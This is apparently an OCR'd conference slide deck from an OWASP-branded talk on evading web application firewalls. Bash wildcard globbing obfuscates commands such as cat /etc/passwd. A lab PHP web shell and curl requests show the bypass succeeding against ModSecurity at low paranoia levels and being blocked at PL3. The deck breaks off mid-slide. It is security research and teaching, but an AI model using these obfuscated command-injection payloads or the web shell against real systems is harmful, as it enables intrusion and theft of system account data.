WAF FILTER 404 NOT FOUND

OWASP

The Open Web Application Security Project

About Me

OWASP
The Open Web Application Security Project

Who am i?

- BLAY ABU SAFIAN
- Founder / CEO of Inveteck Global
- Engineer / Security Researcher / Penetration Tester / Part-Time Bug Hunter
- www.inveteckglobal.com
- Instagram: inveteck_global

OWASP
The Open Web Application Security Project

Why talk about WAF filter evasion technique?

- Opportunity to research and improve security


- Plays an important role in web application protection

OWASP
The Open Web Application Security Project

What is WAF?

- WAF - short for web application firewall
- Layer 7 of OSI model
- WAF is used for protecting web application by filtering, monitoring and blocking malicious packets between web application and client endpoints

OWASP
The Open Web Application Security Project



RELATIONSHIP BETWEEN WAF AND WEB APPLICATION

OWASP
The Open Web Application Security Project

How WAF(cloudflare) work

- Monitors the GET and POST traffic which is bi-directional
- Apply rules (filters)
- If suspicious behavior detected (ask for captcha)
- If successful, action continues
- If unsuccessful, action blocks

OWASP
The Open Web Application Security Project

Things you may not know

- Bash standard wildcard(globbing patterns) - used by various command line utilities to work with multiple files. Check in unix command: man 7 glob

OWASP
The Open Web Application Security Project

Fun Time

- Basically everyone on unix runs the shell command “ls” to list directory contents. Normal as such ls <filename> or /bin/ls <filename>

OWASP
The Open Web Application Security Project

normal technique : ls

The Filter evasion technique: /???/ls or /*/ls$u

OWASP
The Open Web Application Security Project

```
root@infosecblay: ~/Desktop/research/waf-filter-evasion
root@infosecblay: ~/Desktop/research/waf-filter-evasion 134x16
root@infosecblay:~/Desktop/research/waf-filter-evasion# ls
bypass.txt  ip-intval.py  research-writing.txt
root@infosecblay:~/Desktop/research/waf-filter-evasion# /bin/ls
bypass.txt  ip-intval.py  research-writing.txt
root@infosecblay:~/Desktop/research/waf-filter-evasion# /???/ls
bypass.txt  ip-intval.py  research-writing.txt
root@infosecblay:~/Desktop/research/waf-filter-evasion# /???/ls$u
bypass.txt  ip-intval.py  research-writing.txt
root@infosecblay:~/Desktop/research/waf-filter-evasion#
```

FILTER EVASION FOR “ls” Command

OWASP
The Open Web Application Security Project

normal technique : cat <filename> or /bin/cat <filename>

WAF filter evasion technique: /???/?at or /???/?at / or /???$u/?at$u or /*/?at

OWASP

The Open Web Application Security Project

```
root@infosecblay: ~/Desktop/research/waf-filter-evasion 134x21
root@infosecblay:~/Desktop/research/waf-filter-evasion# cat research-writing.txt
Read me
This is just for a test
root@infosecblay:~/Desktop/research/waf-filter-evasion# /bin/cat research-writing.txt
Read me
This is just for a test
root@infosecblay:~/Desktop/research/waf-filter-evasion# /???/?at ????????-???????.txt
Read me
This is just for a test
root@infosecblay:~/Desktop/research/waf-filter-evasion# /bin/cat$u ????????$u-???????$u.txt
Read me
This is just for a test
root@infosecblay:~/Desktop/research/waf-filter-evasion#
```

FILTER EVASION FOR “cat” Command

OWASP
The Open Web Application Security Project

ModSecurity WAF

- ModSecurity is an open-source web-based application firewall(WAF).

- Supported by:Apache, Nginx, IIS etc

OWASP
The Open Web Application Security Project

ModSecurity OWASP Core Rule Set(CRS) 3.0

- The Core Rule Set – sets the policy or rule for packet inspection.

- ModSecurity has 4 levels of paranoia

OWASP
The Open Web Application Security Project

```
# -=[ Targets and ASCII Ranges ]=-
#
# 920270: PL1
# REQUEST_URI, REQUEST_HEADERS, ARGS and ARGS_NAMES
# ASCII: 1-255
# Example: Full ASCII range without null character
#
# 920271: PL2
# REQUEST_URI, REQUEST_HEADERS, ARGS and ARGS_NAMES
# ASCII: 9,10,13,32-126,128-255
# Example: Full visible ASCII range, tab, newline
#
# 920272: PL3
# REQUEST_URI, REQUEST_HEADERS, ARGS, ARGS_NAMES, REQUEST_BODY
# ASCII: 32-36,38-126
# Example: Visible lower ASCII range without percent symbol
#
# 920273: PL4
# ARGS, ARGS_NAMES and REQUEST_BODY
# ASCII: 38,44-46,48-58,61,65-90,95,97-122
# Example: A-Z a-z 0-9 = - _ . , : &
#
# 920274: PL4
# REQUEST_HEADERS without User-Agent, Referer, Cookie
# ASCII: 32,34,38,42-59,61,65-90,95,97-122
# Example: A-Z a-z 0-9 = -   . , : & " * + / SPACE
```

REQUEST PROTOCOL ENFORCEMENT RULES

OWASP
The Open Web Application Security Project

Testing WAF evasion against ModSecurity


- Normal technique: cat /etc/passwd

- Example Filter evasion technique: cat%20/?tc/passwd
- Here %20 stands for space.

OWASP
The Open Web Application Security Project

Paranoia Level 0 (PL0) - Most rules are disabled. Most of our RCE will work out.

```
SecAction                                    "id:999,\
                                    phase:1,\
                                     nolog,\
                                      pass,\
                                     t:none,\
setvar:tx.paranoia_level=0"
```




ModSecurity WITH PL0 SECURITY LEVEL

OWASP
The Open Web Application Security Project

Paranoia Level 1 (PL1) – flawless rules of high quality with virtually no false positives

```
SecAction                                    "id:999,\
                                    phase:1,\
                                    nolog,\
                                    pass,\
                                    t:none,\
setvar:tx.paranoia_level=1”
```

- Behavior of PL1 and PL2 are almost the same.



ModSecurity WAF TRIGGERED

OWASP

The Open Web Application Security Project

root@infosecblay: ~

root@infosecblay: ~ 66x16

```
root@infosecblay:~# cat /var/www/html/test.php
<?php
echo 'Works Perfectly';
system($_GET['cmd']);
?>
root@infosecblay:~#
```

root@infosecblay: ~ 66x16

```
root@infosecblay:~# curl -v http://localhost/test.php?cmd=/bin/cat
%20/etc/passwd
*   Trying ::1:80...
* TCP_NODELAY set
* Connected to localhost (::1) port 80 (#0)
> GET /test.php?cmd=/bin/cat%20/etc/passwd HTTP/1.1
> Host: localhost
> User-Agent: curl/7.65.3
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 403 Forbidden
< Date: Wed, 04 Sep 2019 13:54:23 GMT
< Server: Apache/2.4.41 (Debian)
< Content-Length: 274
< Content-Type: text/html; charset=iso-8859-1
<
```

root@infosecblay: ~ 134x21

```
root@infosecblay:~# curl -v http://localhost/test.php?cmd=/???/?at%20/??c/????wd
*   Trying ::1:80...
* TCP_NODELAY set
* Connected to localhost (::1) port 80 (#0)
> GET /test.php?cmd=/???/?at%20/??c/????wd HTTP/1.1
> Host: localhost
> User-Agent: curl/7.65.3
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Wed, 04 Sep 2019 13:55:16 GMT
< Server: Apache/2.4.41 (Debian)
< Vary: Accept-Encoding
< Content-Length: 2966
< Content-Type: text/html; charset=UTF-8
<
Works Perfectlyroot:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
```

ModSecurity WITH PL1 & PL2 WAF FILTER EVASION

OWASP
The Open Web Application Security Project

Paranoia Level 3 (PL3) – More rules, keyword listing for less attack, more false positives

```
SecAction                                    "id:999,\
                                    phase:1,\
                                     nolog,\
                                      pass,\
                                     t:none,\
setvar:tx.paranoia_level=3”
```

- with PL1 and PL2 the Remote Code Execution(RCE) attack was not blocked and we can now read /etc/passwd.
- Remote Code Execution(RCE) gives an attacker the ability to execute commands on a target system. Executing an /etc/passwd gives the attacker the read access to a list of system's account, user ID, group ID, Home directory.

OWASP
The Open Web Application Security Project

- Why? ‘?’,’/” , ‘ space ‘ are in the ascii range on rule 920271, 920272.
- Paranoia Level 3 (PL3) – Blocks characters like ? which appears more than 3 times.
- cmd=cat%20/?tc/?asswd

root@infosecblay: ~

root@infosecblay: ~ 66x19

```
root@infosecblay:~# cat /var/www/html/test.php
<?php
echo 'Works Perfectly';
system($_GET['cmd']);
?>
root@infosecblay:~#
```

root@infosecblay: ~ 66x19

```
root@infosecblay:~# curl -v http://localhost/test.php?cmd=cat%20/?
?c/????wd
*   Trying ::1:80...
* TCP_NODELAY set
* Connected to localhost (::1) port 80 (#0)
> GET /test.php?cmd=cat%20/??c/????wd HTTP/1.1
> Host: localhost
> User-Agent: curl/7.65.3
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 403 Forbidden
< Date: Fri, 06 Sep 2019 17:53:29 GMT
< Server: Apache/2.4.41 (Debian)
< Content-Length: 274
< Content-Type: text/html; charset=iso-8859-1
<
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
```


root@infosecblay: ~ 134x19

```
